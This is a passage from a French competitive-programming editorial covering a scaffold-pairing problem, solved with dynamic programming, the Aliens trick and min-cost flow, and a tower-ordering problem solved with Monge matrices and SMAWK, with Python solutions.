        longueur = self.precedent.longueur + self.longueur + self.suivant.longueur
        remplacement = Zone(True, longueur, self.precedent.precedent, self.suivant.suivant)
        self.precedent.precedent.suivant = remplacement
        self.suivant.suivant.precedent = remplacement
        return remplacement


def force_maximale(n: int, pont: List[int]) -> int:
    if 1 not in pont:
        return n

    zones_sures = []
    e = 0

    # Quelques sentinelles pour que les fusions en début de file se passent bien
    tete = Zone(False, 0)
    queue = tete
    if pont[0] == 0:
        queue = queue.enfile(True, 0)

    # Compression du pont en RLE, dans une file à double extrémité
    type = pont[0]
    taille = 0
    for elt in pont:
        if elt == type:
            taille += 1
        else:
            queue = queue.enfile(type, taille)
            if type == False:
                zones_sures.append(queue)
            else:
                e = max(e, taille)
            taille = 1
            type = elt
    if taille > 0:
        queue = queue.enfile(curr, taille)
        if type == False:
            zones_sures.append(queue)
        else:
            e = max(e, taille)
```

```python
    # Quelques autres sentinelles de l'autre côté
    if pont[-1] == 0:
        queue = queue.enfile(True, 0)
    queue = queue.enfile(False, 0)

    zones_sures.sort(key = lambda zone: zone.longueur)

    force_max = -float('inf')
    for zone in zones_sures:
        r = zone.longueur
        force_max = max(force_max, r - e)
        e = max(e, zone.saute().longueur)

    return force_max
```

8 Le Juste Échafaudage

8.1 Énoncé

Joseph Nageant dispose enfin de toutes les informations dont il a besoin pour s'immiscer dans la forteresse sous-marine ! Pour pouvoir accéder à l'intérieur des remparts, il tente de construire un échafaudage en vitesse pour s'infiltrer par une meurtrière, en se faisant passer pour un ouvrier.

Joseph Nageant dispose de N barres de tailles variables pour construire son échafaudage sur K étages.

Pour chaque étage de l'échafaudage, Joseph Nageant doit sélectionner deux barres de taille i et j parmi les barres à sa disposition. Le déséquilibre de son échafaudage est alors augmenté de $|i - j|$, où $|\cdot|$ représente la valeur absolue.

Déterminez le déséquilibre minimal que Joseph peut obtenir pour un échafaudage de K étages.

8.2 Stratégie – Validation

Commençons une nouvelle fois par quelques observations :

Lemme 1 Après avoir trié les barres selon leur taille, une stratégie optimale consistera toujours à prendre uniquement des paires de barres consécutives dans le tableau trié.

Preuve Considérons $A_1 \leq A_2 \leq \cdots \leq A_N$ les tailles des barres triées par ordre croissant. Supposons qu'une stratégie optimale utilise une paire de barres $A_i \leq A_j$ tel que $j > i+1$, c'est-à-dire deux barres non consécutives dans le tableau trié.

Considérons la barre A_{i+1} :

- Si cette barre n'est sélectionnée dans aucune paire, alors remplacer la paire (A_i, A_j) par (A_i, A_{i+1}) ne peut que réduire le coût total, car $A_j - A_i \geq A_{i+1} - A_i$.
- Sinon, supposons que cette barre soit sélectionnée dans une paire (A_{i+1}, A_k) avec $k > i+1$. Alors, remplacer les paires (A_i, A_j) et (A_{i+1}, A_k) par (A_i, A_{i+1}) et (A_j, A_k) ne peut une nouvelle fois que réduire le coût total,
- Enfin, si cette barre est sélectionnée dans une paire (A_k, A_{i+1}) avec $k < i$, on remplace les paires (A_i, A_j) et (A_k, A_{i+1}) par les paires (A_k, A_i) et (A_{i+1}, A_j), ce qui ne peut une nouvelle fois que réduire le coût total.

Répéter ces remplacements résultera en une configuration où les paires de barres sélectionnées seront uniquement des paires adjacentes dans la liste triée, sans jamais avoir pu augmenter le coût total de la sélection.

Ainsi, depuis la liste des tailles de barres triées, on ne s'intéressera qu'aux sélections choisissant des paires de barres adjacentes dans la liste. Pour passer les validations, on peut simplement se permettre de tester toutes les combinaisons de K paires adjacentes parmi les N barres de la liste. On peut montrer que ces combinaisons sont au nombre de $\binom{N-K}{K} = \frac{(N-K)!}{K!(N-2K)!}$. Pour un N fixé, ce nombre est maximisé lorsque $K = N/3$, donnant $\frac{(2N/3)!}{2(N/3)!}$, ce qui est bien trop gros pour passer les performance.

Pour énumérer toutes les combinaisons, on représente ici le problème de manière fonctionnelle. Soit $C(i,k)$ le déséquilibre minimal d'un échafaudage composé de k étages, construit uniquement en utilisant les barres $A_i, A_{i+1}, \ldots, A_N$ depuis le tableau A des barres triées. Alors, on a :

$$C(i,k) = \begin{cases} 0 & \text{si } k = 0 \\ +\infty & \text{si } k > 0, i \geq N \\ \min((A_{i+1} - A_i) + C(i+2, k-1), C(i+1, k)) & \text{si } k > 0, i < N \end{cases}$$

- Si $k = 0$, il n'y a plus d'étage à construire, le coût est donc nul.
- Si $i \geq N$ et qu'il reste des étages à construire, cela devient impossible car il n'y a plus assez de barres pour construire un étage. On indique alors un coût infini pour encoder cette impossibilité.
- Sinon, on a le choix entre utiliser la paire (A_i, A_{i+1}) pour un coût de $(A_{i+1} - A_i)$ et construire les $k-1$ étages restants avec les barres $i+2$ et suivantes, ou ne pas utiliser cette paire et construire nos k étages avec les barres $i+1$ et suivantes. Le coût minimal correspond alors au minimum de ces deux possibilités.

8.3 Réalisation – Validation

Python

```python
def desequilibre_minimal(n: int, k: int, barres: List[int]) -> int:
    barres.sort()

    def cout_min(i: int, k: int):
        # Retourne le déséquilibre minimal en devant sélectionner
        # k paires parmi les barres depuis l'index i

        if k == 0:
            return 0
        if i >= n - 1:
            return float('inf')

        # Est-ce que l'on sélectionne la paire (i, i+1) ?
        oui = barres[i+1] - barres[i] + cout_min(i+2, k-1)
        non = cout_min(i+1, k)
        return min(oui, non)

    return cout_min(0, k)
```

8.4 Stratégie – Performance

Avec un peu de programmation dynamique, on peut déjà drastiquement réduire la complexité à quelque chose de polynomial. Dans le code des validations précédentes, en rajoutant un cache sur la fonction `cout_min`, on limite la complexité à $O(NK)$, ce qui n'est malgré tout pas suffisant pour passer les tests de performance. On peut cependant réduire la dimension de notre fonction grâce à une astuce appelée "optimisation lambda", ou encore *"Alien's trick"*, dû à un problème des IOI 2016 appelé *Alien* qui utilisait une astuce similaire.

L'idée est de temporairement enlever la contrainte nécessitant de sélectionner précisément K barres, mais de le remplacer par un *bonus* de coût λ arbitraire à chaque paire de barres sélectionnée. Supposons que, dans la solution optimale, l'étage le plus coûteux des K étages choisis entraîne un déséquilibre de λ. En enlevant le paramètre K de la fonction C, et en ajoutant à la place une réduction de coût de λ à chaque étage construit, on trouve une nouvelle fonction C' avec un seul paramètre :

$$C'(i) = \begin{cases} 0 & \text{si } i \geq N \\ \min((A_{i+1} - A_i) - \lambda + C'(i+2), C'(i+1)) & \text{sinon} \end{cases}$$

En retirant une dimension, on peut alors évaluer cette fonction en $O(N)$. Si le paramètre λ est correctement choisi, alors le minimum sera atteint en construisant K étages de manière optimale. En effet, avec λ égal au déséquilibre du K-ième étage le plus déséquilibré, $(A_{i+1} - A_i) - \lambda$ devient négatif pour les K étages les moins déséquilibrés, et positif pour les autres. La fonction de minimisation va donc naturellement choisir les K meilleures paires pour réduire la somme au maximum.

Cependant, il reste à déterminer comment trouver la bonne valeur de λ. On sait déjà qu'une valeur idéale de λ correspondra à la différence des tailles de deux barres consécutives dans le tableau trié. En inspectant le nombre de barres sélectionnées par C' en fonction de λ, on remarque qu'il s'agit d'une relation croissante. En effet, plus on augmente le bonus donné à chaque construction d'étage, plus la fonction C' va construire d'étage. On peut alors effectuer une dichotomie sur les valeurs de λ jusqu'à trouver une valeur de λ pour laquelle C' construit précisément K étages, et on peut en déduire le déséquilibre minimale en $O(N \log N)$.

8.5 Réalisation – Performance

Python Ici, on propose une fonction `alien` qui retourne la valeur de $C'(0)$ ainsi que le nombre d'étages construits pour un λ donné en paramètre.

```python
def desequilibre_minimal(n: int, k: int, barres: List[int]) -> int:
    barres.sort()
    delta = [barres[i+1] - barres[i] for i in range(n-1)]

    if k * 2 == n:
        return sum(delta[::2])

    delta_tries = list(sorted(delta))

    def alien(λ: int) -> int:
        # dp[i] = (déseq. min en prenant que des barres parmi les i premières,
        #          nombre d'étages construits)
        dp = [(0, 0)] * (n + 1)
        for i in range(1, n):
            dp[i + 1] = min(
                dp[i],
                (delta[i-1] + dp[i - 1][0] - λ, 1 + dp[i - 1][1])
            )
        return dp[n]

    # On recherche le plus grand lambda qui entraîne la construction
    # de <= K étages.
    # Invariant: le lambda recherché est à un index compris dans
    # [gauche, droite[ de la liste delta_tries
    gauche = 0
    droite = n - 1
    while droite > gauche + 1:
        milieu = (gauche + droite) // 2
        λ = delta_tries[milieu]
        score, etages = alien(λ)
        if etages > k:
            droite = milieu
        else:
            gauche = milieu

    λ = delta_tries[gauche]
    score, etages = alien(λ)
    return score + k * λ
```

8.6 Stratégie Alternative

On peut en fait représenter le problème comme une instance du problème du flot de coût minimum. Considérons une nouvelle fois le tableau $A_1 \leq A_2 \leq \cdots \leq A_N$ des tailles de barres triées, et considérons le réseau de flot suivant :

Les étiquettes représentent le coût des arcs, et la capacité de chaque arc est unitaire. La solution au problème correspond alors coût minimal d'un flot transportant K unités de S à T. On peut alors utiliser la méthode de Ford-Fulkerson pour trouver un flot de coût minimal. En maintenant les coûts des chemins augmentants dans un tas, on peut alors augmenter le flot à K reprise en $O(\log N)$, ce qui résulte en une complexité finale de $O(K \log N)$.

Plus précisément, considérez le réseau de flot présenté Figure 2.14. Initialement, le réseau est complètement inactif. Il existe alors $N-1$ chemins augmentants, $(S, 1, 2, T), (S, 3, 2, T), \ldots, (S, N, N-1, T)$. L'algorithme de Ford-Fulkerson commence par trouver le chemin augmentant de poids le plus faible, et y fait alors passer un flot. Supposons que le poids le plus faible soit $A_3 - A_2$, qui se situe entre les sommets 3 et 2. Alors, la première itération de l'algorithme enverra du flot dans le chemin $(S, 3, 2, T)$.

Ce flot invalide alors les chemins augmentants $(S, 1, 2, T)$ (car l'arc $(2, T)$ est saturé) et $(S, 3, 4, T)$ (car l'arc $(S, 3)$ est saturé). En revanche, on trouve alors un nouveau chemin augmentant, $(S, 1, 2, 3, 4, T)$, passant par l'arc opposé de $(3, 2)$. Ce nouveau chemin augmentant possède un coût de $(A_2 - A_1) + (A_4 - A_3) - (A_3 - A_2)$, et le sélectionner dans une itération ultérieure encode le fait de construire les deux étages (A_1, A_2) et (A_3, A_4), contre l'abandon de l'étage (A_2, A_3).




FIGURE 2.14 – Modélisation du problème en une instance du flot de coût minimum.




FIGURE 2.15 – Chemins augmentants dans le réseau de flot

On se rend alors compte que tous les chemins augmentants sont de la forme $(S, i, i+1, \ldots, j-1, j, T)$ ou $(S, j, j-1, \ldots, i+1, i, T)$. On peut alors les encoder par de simples intervalles $[i, j]$. L'ensemble des chemins augmentants forme alors simplement une subdivision de $[1, N]$ en un certain nombre d'intervalles $[1, a], [a, b], \ldots, [k, N]$. Lorsqu'un chemin augmentant $[i, j]$ est sélectionné par l'algorithme, les deux chemins représentant les intervalles $[a, i]$ immédiatement avant et $[j, b]$ immédiatement après lui sont invalidés, et remplacés par un unique chemin augmentant encodé par l'intervalle $[a, b]$.

On peut alors enregistrer les chemins augmentants dans une liste doublement chaînée, et enregistrer leur coût respectif dans un tas. À chaque itération de l'algorithme, on sélectionne le chemin augmentant de plus bas coût en $O(\log N)$ grâce au tas, on retrouve les deux chemins augmentants à ses extrémités en $O(1)$ grâce à la liste doublement chaînée, et on fusionne les trois chemins en un, en insérant le nouveau chemin augmentant dans le tas en $O(\log N)$.

Après K itérations, le flot dans le réseau représentera un échafaudage de K étages de déséquilibre minimal, et le déséquilibre sera représenté par le coût du flot.

Algorithme 4 : Construction d'un échafaudage de K étages de déséquilibre minimal

Entrées : Le nombre de barres, N,
Le nombre d'étages à construire, K,
La taille des barres, B
Résultat : Le coût minimal de la construction d'un échafaudage à K étages
`trier`(B);
T est un tas min;
pour $i \leftarrow 1$ **à** $N-1$ **faire**
  `enfiler` le chemin $[i, i+1]$, de coût $A_{i+1} - A_i$, dans T;
fin
`desequilibre` $\longleftarrow 0$;
pour $i \leftarrow 1$ **à** K **faire**
  `defiler` le plus petit chemin augmentant $[i, j]$, de coût c, de T;
  `desequilibre` $\longleftarrow$ `desequilibre` $+ c$;
  `enlever` le chemin augmentant $[a, i]$, de coût c_a, de T;
  `enlever` le chemin augmentant $[j, b]$, de coût c_b, de T;
  `enfiler` le nouveau chemin augmentant $[a, b]$, de coût $c_a + c_b - c$, dans T;
fin
retourner `desequilibre`;

9 La Juste Muraille

9.1 Énoncé

C'est fait, Joseph Nageant a réussi à s'infiltrer dans la muraille ! Cependant, il n'a pas réussi à obtenir de carte de la muraille en bonne et due forme, seulement une description des tours qui la compose. Joseph essaie donc de cartographier la muraille à partir des informations dont il dispose pour pouvoir se repérer.

La muraille est composée de N tours, reliées par des remparts de manière à former un cycle. Chaque tour possède une unique porte d'entrée et une unique porte de sortie. La porte de sortie de la première tour est reliée à la porte d'entrée de la seconde tour, et ainsi de suite jusqu'à compléter la muraille.

Cependant, Joseph Nageant ne connaît pas exactement l'ordre des tours. Il connaît seulement la profondeur exacte de la porte d'entrée et de la porte de sortie de chaque tour, grâce aux tableaux `sortie` et `entree`, où $\texttt{sortie}_i$ indique la profondeur de la porte de sortie de la tour i, et $\texttt{entree}_i$ indique la profondeur de la porte d'entrée de la tour i.

Dans la liste des tours que Joseph possède, les tours ne sont pas triées dans l'ordre du cycle, mais par ordre de profondeur. C'est-à-dire que pour deux tours en position $i < j$ dans sa liste, la porte d'entrée de la tour j est toujours plus profonde que la porte d'entrée de la tour i, et la porte de sortie de la tour j est toujours plus profonde que la porte de sortie de la tour i.

(Cependant, la porte d'entrée de la tour i peut être plus profonde que la porte de sortie de la tour j, on sait simplement que les profondeur des portes d'entrées est une suite croissante, pareil pour les portes de sorties.)

Joseph Nageant sait aussi que la muraille a été construite de manière intelligente, de sorte que l'on puisse en faire le tour sans trop subir de dénivelé. Plus précisément, on considère que le coût de construire un rempart qui part de la porte de sortie d'une tour A à la porte d'entrée d'une tour B correspond à la différence de profondeur entre les deux portes, au carré.

Aidez Joseph Nageant à trouver un arrangement des tours qui pourrait être correct, c'est-à-dire qui minimise la somme des coûts de chaque rempart.

9.2 Stratégie – Validation

Pour les validations, on peut simplement énumérer les $(N-1)!$ configurations de murailles existantes, calculer leur coût, et afficher le plus petit coût trouvé.

9.3 Réalisation – Validation

Python

```python
def meilleure_muraille(n: int, sortie: List[int], entree: List[int]):
    # Fonction de coût, M(i, j) = coût pour aller de i à j
    M = lambda i, j: (sortie[i] - entree[j]) ** 2

    def cout_min(muraille: List[int], cout: int):
        if len(muraille) == n:
            c = cout + M(muraille[-1], muraille[0])
            return c, tuple(muraille)

        meilleur = (float('inf'), None)
        for i in range(n):
            if i in muraille:
                continue
            c = cout + M(muraille[-1], i)
            muraille.append(i)
            candidat = cout_min(muraille, c)
            meilleur = min(meilleur, candidat)
            muraille.pop()
        return meilleur

    cout, muraille = cout_min([0], 0)
    return cout, muraille + (0,)
```

9.4 Stratégie – Performance

Quelques observations permettent d'obtenir un algorithme polynomial pour résoudre le problème. On appelle muraille *pyramidale* n'importe quelle muraille de la forme $(0, i_1, i_2, \dots, i_r, N-1, j_1, j_2, \dots, j_{N-r-2}, 0)$, où $0 < i_1 < i_2 < \cdots < i_r < N-1$ et $N-1 > j_1 > j_2 > \cdots > j_{N-r-2} > 0$. En d'autres termes, une muraille pyramidale est une muraille qui part de la tour 0, puis parcours une séquence de tours par ordre croissant jusqu'à atteindre la tour $N-1$, et finalement parcours le reste des tours par ordre décroissant.

Lemme 1 Une solution optimale au problème est une muraille pyramidale.

Preuve Supposons que la solution optimale soit $(0, i_1, i_2, \dots, i_r, N-1, j_1, j_2, \dots, j_{N-r-2}, 0)$. Décomposons alors la muraille en deux parties, $(0, i_1, i_2, \dots, i_r, N-1)$ et $(N-1, j_1, j_2, \dots, j_{N-r-2}, 0)$. Considérons la première partie, et démontrons qu'arranger $i_1, i_2, \dots, i_r$ de sorte que $i_1 < i_2 < \cdots < i_r$ forme un arrangement de coût minimal. Appelons A_i la profondeur de la porte de sortie de la tour i, et B_j la profondeur de la porte d'entrée de la tour j. Alors, la portion de muraille $(0, i_1, i_2, \dots, i_r, N-1)$ entraîne un coût de :

$$\begin{aligned} C &= (A_0 - B_{i_1})^2 + (A_{i_1} - B_{i_2})^2 + \cdots + (A_{i_r} - B_{N-1})^2 \\ &= (A_0^2 + A_{i_1}^2 + \cdots + A_{i_r}^2) + (B_{i_1}^2 + B_{i_2}^2 + \cdots + B_{N-1}^2) - 2(A_0 B_{i_1} + A_{i_1} B_{i_2} + \cdots + A_{i_r} B_{N-1}) \end{aligned}$$

Afin de minimiser C, on cherche donc un couplage entre $(A_0, A_{i_1}, \dots, A_{i_r})$ et $(B_{i_1}, B_{i_2}, \dots, B_{N_1})$ qui maximise la somme $A_0 B_{i_1} + A_{i_1} B_{i_2} + \cdots + A_{i_r} B_{N-1}$. On peut alors montrer que, si A et B sont croissantes, alors cette somme est maximale lorsque $i_1 < i_2 < \cdots < i_r$.

Un argument similaire peut être fait pour la seconde partie de muraille $(N-1, j_1, j_2, \dots, j_{N-r-2}, 0)$, qui cette fois-ci est de coût minimal lorsque $j_1 > j_2 > \cdots > j_{N-r-2}$.

En ne considérant que les murailles pyramidales, il est alors possible de résoudre le problème en $O(N^2)$ avec un peu de programmation dynamique. Soit $M(i,j) = (A_i - B_j)^2$ le coût de construction d'une muraille allant de i à j. Appelons *chemin pyramidal* une portion de muraille $(i, i_2, \dots, i_l, 0, j_1, j_2, \dots, j)$ respectant $i > i_2 > \cdots > i_l > 0$ et $0 < j_1 < j_2 < \cdots < j$, passant une unique fois par toutes les tours de 0 à $\max(i,j)$. Considérons alors la fonction $f(i,j)$, indiquant le coût minimal d'un chemin pyramidal allant de i à j.

On retrouve alors :

$$f(j, j+1) = \min_{i<j} \left(M(i, j+1) + f(i+1, i) + \sum_{k=i+1}^{j-1} M(k+1, k) \right)$$

$$f(j+1, j) = \min_{i<j} \left(M(j+1, i) + f(i, i+1) + \sum_{k=i+1}^{j-1} M(k, k+1) \right)$$




FIGURE 2.16 – Calcul de $f(j, j+1)$




FIGURE 2.17 – Calcul de $f(j+1, j)$

En précalculant les valeurs de $\sum_{k=0}^{j} M(k, k+1)$ et $\sum_{k=0}^{i} M(k+1, k)$ dans un tableau cumulatif, les sommes en vert peuvent se calculer en $O(1)$. Ainsi, chaque valeur de $f(j, j+1)$ et $f(j+1, j)$ se calcule comme le minimum de $j-1$ termes. Avec un peu de programmation dynamique, on parvient alors à calculer toutes les valeurs de $f(j, j+1)$ et $f(j+1, j)$ pour j allant de 0 à $N-2$ en $O(N^2)$, et la réponse au problème correspond alors au minimum entre $f(N-2, N-1) + M(N-1, N-2)$ et $f(N-1, N-2) + M(N-2, N-1)$.

Si cela est une avancée considérable comparé à l'énumération en temps exponentiel, il faut encore quelques améliorations afin de passer l'intégralité des tests de performance. Pour cette première stratégie, on va s'intéresser à comment évaluer plus rapidement les valeurs de $f(j, j+1)$ et $f(j+1, j)$. Comme on ne s'intéresse ici que de ces valeurs précises de f, on simplifie légèrement la notation en appelant $f(j) = f(j, j+1)$ la longueur du plus court chemin pyramidal de j à $j+1$, et $g(j) = f(j+1, j)$ la longueur du plus court chemin pyramidal de $j+1$ à j. Pour simplifier les calculs également, on renomme les constantes additionelles (rouges et vertes) utilisées dans les calculs de $f(j+1, j)$ et $f(j, j+1)$

comme ceci :

$$f'(i,j) = M(i,j+1) + \sum_{k=i+1}^{j-1} M(k+1,k)$$
$$g'(i,j) = M(j+1,i) + \sum_{k=i+1}^{j-1} M(k,k+1)$$

Cela simplifie grandement l'expression de f et g. On a alors :

$$f(j) = \min_{i<j} \left(f'(i,j) + g(i)\right)$$
$$g(j) = \min_{i<j} \left(g'(i,j) + f(i)\right),$$

où $f'(i,j)$ et $g'(i,j)$ sont des constantes aisément calculables en $O(1)$.

Pour mieux analyser la nature des calculs effectués, considérons les tableaux suivants, définis pour $i < j$:

$$F(i,j) = f'(i,j) + g(i)$$
$$G(i,j) = g'(i,j) + f(i)$$

En clair, $F(i,j)$ représente le candidat i dans le calcul de $f(j)$, et réciproquement pour $G(i,j)$. $f(j)$ correspond alors au minimum de la colonne j de F, et $g(j)$ correspond au minimum de la colonne j de G, et permettent de calculer les lignes suivantes de F et G.

Pour un cas pratique, considérons les profondeurs de sortie $A = [1, 11, 17, 20, 24, 25]$ et les profondeurs d'entrée $B = [8, 18, 19, 22, 32, 39]$. On retrouve alors les matrices suivantes :

$$M = \begin{pmatrix} 49 & 289 & 324 & 441 & 961 & 1444 \\ 9 & 49 & 64 & 121 & 441 & 784 \\ 81 & 1 & 4 & 25 & 225 & 484 \\ 144 & 4 & 1 & 4 & 144 & 361 \\ 256 & 36 & 25 & 4 & 64 & 225 \\ 289 & 49 & 36 & 9 & 49 & 196 \end{pmatrix}$$

$$f' = \begin{pmatrix} \infty & 324 & 442 & 963 & 1450 \\ \infty & \infty & 121 & 442 & 789 \\ \infty & \infty & \infty & 225 & 488 \\ \infty & \infty & \infty & \infty & 361 \\ \infty & \infty & \infty & \infty & \infty \end{pmatrix} \qquad g' = \begin{pmatrix} \infty & 81 & 208 & 345 & 522 \\ \infty & \infty & 4 & 61 & 218 \\ \infty & \infty & \infty & 25 & 180 \\ \infty & \infty & \infty & \infty & 9 \\ \infty & \infty & \infty & \infty & \infty \end{pmatrix}$$

Pour le cas de base, on a naturellement $f(0) = M(0,1) = 289$ et $g(0) = M(1,0) = 9$. Pour construire la première ligne des matrices F et G, on rajoute simplement $f(0) = 289$ à la première ligne de g' et $g(0) = 9$ à la première ligne de f'. Grâce à la première ligne, on connaît alors toute la seconde colonne de F et G, ce qui permet de déterminer leur minimum, qui correspond à $f(1)$ et $g(1)$. On surligne ici les cases indiquant le minimum de chaque colonne, qui définissent ainsi les fonctions f et g :

$$F = \begin{pmatrix} f'(0,j)+9 \\ f'(1,j)+370 \\ f'(2,j)+337 \\ f'(3,j)+394 \\ f'(4,j)+551 \end{pmatrix} = \begin{pmatrix} \infty & 333 & 451 & 972 & 1459 \\ \infty & \infty & 491 & 812 & 1159 \\ \infty & \infty & \infty & 562 & 825 \\ \infty & \infty & \infty & \infty & 755 \\ \infty & \infty & \infty & \infty & \infty \end{pmatrix} \quad G = \begin{pmatrix} g'(0,j)+289 \\ g'(1,j)+333 \\ g'(2,j)+451 \\ g'(3,j)+562 \\ g'(4,j)+755 \end{pmatrix} = \begin{pmatrix} \infty & 370 & 497 & 634 & 811 \\ \infty & \infty & 337 & 394 & 551 \\ \infty & \infty & \infty & 476 & 631 \\ \infty & \infty & \infty & \infty & 571 \\ \infty & \infty & \infty & \infty & \infty \end{pmatrix}$$

On trouve ainsi toutes les valeurs de f, $[9, 370, 337, 394, 551]$, ainsi que toutes les valeurs de g, $[289, 333, 451, 562, 755]$.

Pour pouvoir réduire la complexité, on va alors s'intéresser à comment rapidement trouver ces valeurs minimum pour chaque colonne grâce à quelques propriétés additionnelles de la matrice de coût M. En particulier, dû à la fonction de coût utilisée, la matrice M est dite *convexe*, ou *de Monge*, car, pour deux lignes $i < k$ et deux colonnes $j < l$, la propriété suivante est toujours vérifiée :

$$M(i,j) + M(k,l) \leq M(i,l) + M(k,j)$$

Additionnellement, comme la somme de matrice convexes reste convexe, et qu'additionner une constante à chaque ligne d'une matrice convexe ne change pas non plus sa convexité, on peut alors montrer que f', g', F et G sont aussi des matrices convexes. On va alors pouvoir utiliser des propriétés et algorithmes spécifiques aux matrices convexes pour en trouver le minimum de leurs colonnes.

En particulier, deux propriétés des matrices convexes vont ici se révéler utile :

— Une sous-matrice extraite en ne conservant que certaines lignes et colonnes d'une matrice convexe reste convexe,

— Une matrice convexe est toujours *monotone*, c'est à dire que l'indice de la ligne correspondant au minimum de chaque colonne forme une suite croissante.

Le second point se prouve très rapidement par contradiction depuis la définition de la convexité donnée juste au-dessus.

Grâce à ces propriétés, on peut retrouver en $O(N+M)$ le minimum de chaque colonne d'une matrice convexe de taille $N \times M$, en utilisant par exemple l'algorithme SMAWK. Cependant, on présente ici une version simplifiée d'une simple approche *diviser pour régner* en $O(M + N \log M)$:

— Déterminer récursivement les indices des lignes contenant le minimum de chaque colonne paire.

— Sachant que la matrice est monotone, déterminer les indices des lignes contenant le minimum de chaque colonne impaire en n'examinant que les éléments situés entre les deux minimum adjacents, en $O(N+M)$.

Un problème subsiste cependant, car cet algorithme ne peut être appliqué à une matrice convexe qu'à condition de pouvoir évaluer n'importe quelle valeur de la matrice en $O(1)$, ce qui n'est pas le cas pour F et G. Voyons alors comment contourner cet inconvénient, d'abord dans une première version simplifiée du problème qui ne repose que sur une seule matrice, que l'on va ici appeler H. Définissions H de manière similaire à F et G, à l'aide des fonctions $h(j)$ et $h'(i,j)$ définies comme :

$$h(j) = \min_{i<j}(h'(i,j) + h(i))$$

$$H(i,j) = \begin{cases} h'(i,j) + h(i) & i < j \\ \infty & i \geq j \end{cases},$$

où h' décrit une matrice convexe. La définition de H est purement similaire à celle de F et G, à l'exception du fait qu'elle dépend du minimum de ses propres colonnes plutôt que d'avoir deux matrices interconnectées. Regardons alors comment adapter l'algorithme SMAWK afin qu'il nous permette de retrouver toutes les valeurs de $h(j)$, c'est-à-dire le minimum de chaque colonne de H, en $O(N)$.




FIGURE 2.18 – Méthode de Wilber

Nous allons parcourir certaines sections précises de la matrice, par ordre croissant de i et j. Supposons que nous ayons connaissances des valeurs minimales de chaque colonne jusqu'à la colonne c, où la valeur minimale se situe à la ligne r. Comme nous connaissons les valeurs minimales des colonnes jusqu'à c, nous connaissons alors les valeurs de $h(i)$ pour $i \leq c$, et donc, nous pouvons correctement évaluer n'importe quelle valeur $H(i,j)$ pour $i \leq c$ en temps constant.

Considérons alors $p = 2c - r - 1$, et considérons la sous-matrice carrée de H de taille $(c-r+1) \times (c-r+1)$, allant de la ligne r à la ligne c, et allant de la colonne $c+1$ à la colonne p. On appelle cette sous-matrice S, et on lance alors l'algorithme SMAWK (ou équivalent) dans cette sous-matrice, nous donnant le minimum des colonnes $c+1$ à p jusqu'à la ligne c en $O(c-r)$. Cependant, ces valeurs ne correspondent pas forcément au minimum de la colonne entière, car le minimum peut se trouver en dessous de la ligne c, et donc hors de S.

L'astuce est alors de supposer que les minimum trouvés dans la sous-matrice sont les bons. En effectuant cette supposition, on peut alors évaluer $H(i,j)$ jusqu'à la ligne p en temps constant, et le résultat se retrouve correct si le minimum de la colonne i est une supposition correcte. Forts de cette supposition, on peut alors lancer une nouvelle fois l'algorithme SMAWK dans la sous-matrice carrée de taille $(c-r) \times (c-r)$ située juste en-dessous, entre les lignes $c+1$

et $p-1$ et les colonnes $c+2$ et p. Appelons cette nouvelle sous-matrice T. En temps $O(c-r)$, on obtient cette fois-ci les plus petites valeurs de chaque colonne supposée entre les lignes $c+1$ et $p-1$. On peut alors déterminer précisément d'à partir de quelle colonne le minimum ne se trouve plus dans la première région, en comparant les minimum de chaque colonne de S et T dans l'ordre :

- Le minimum de la colonne $c+1$, calculée par SMAWK sur S, est forcément une supposition correcte, car il n'y a pas d'autre valeur sous cette colonne.
- Comme la supposition sur le minimum de cette colonne est correcte, alors les valeurs dans la première colonne de T, la colonne $c+2$, sont exactes. On peut alors comparer le minimum de la colonne $c+2$ dans les deux régions S et T avec certitude.
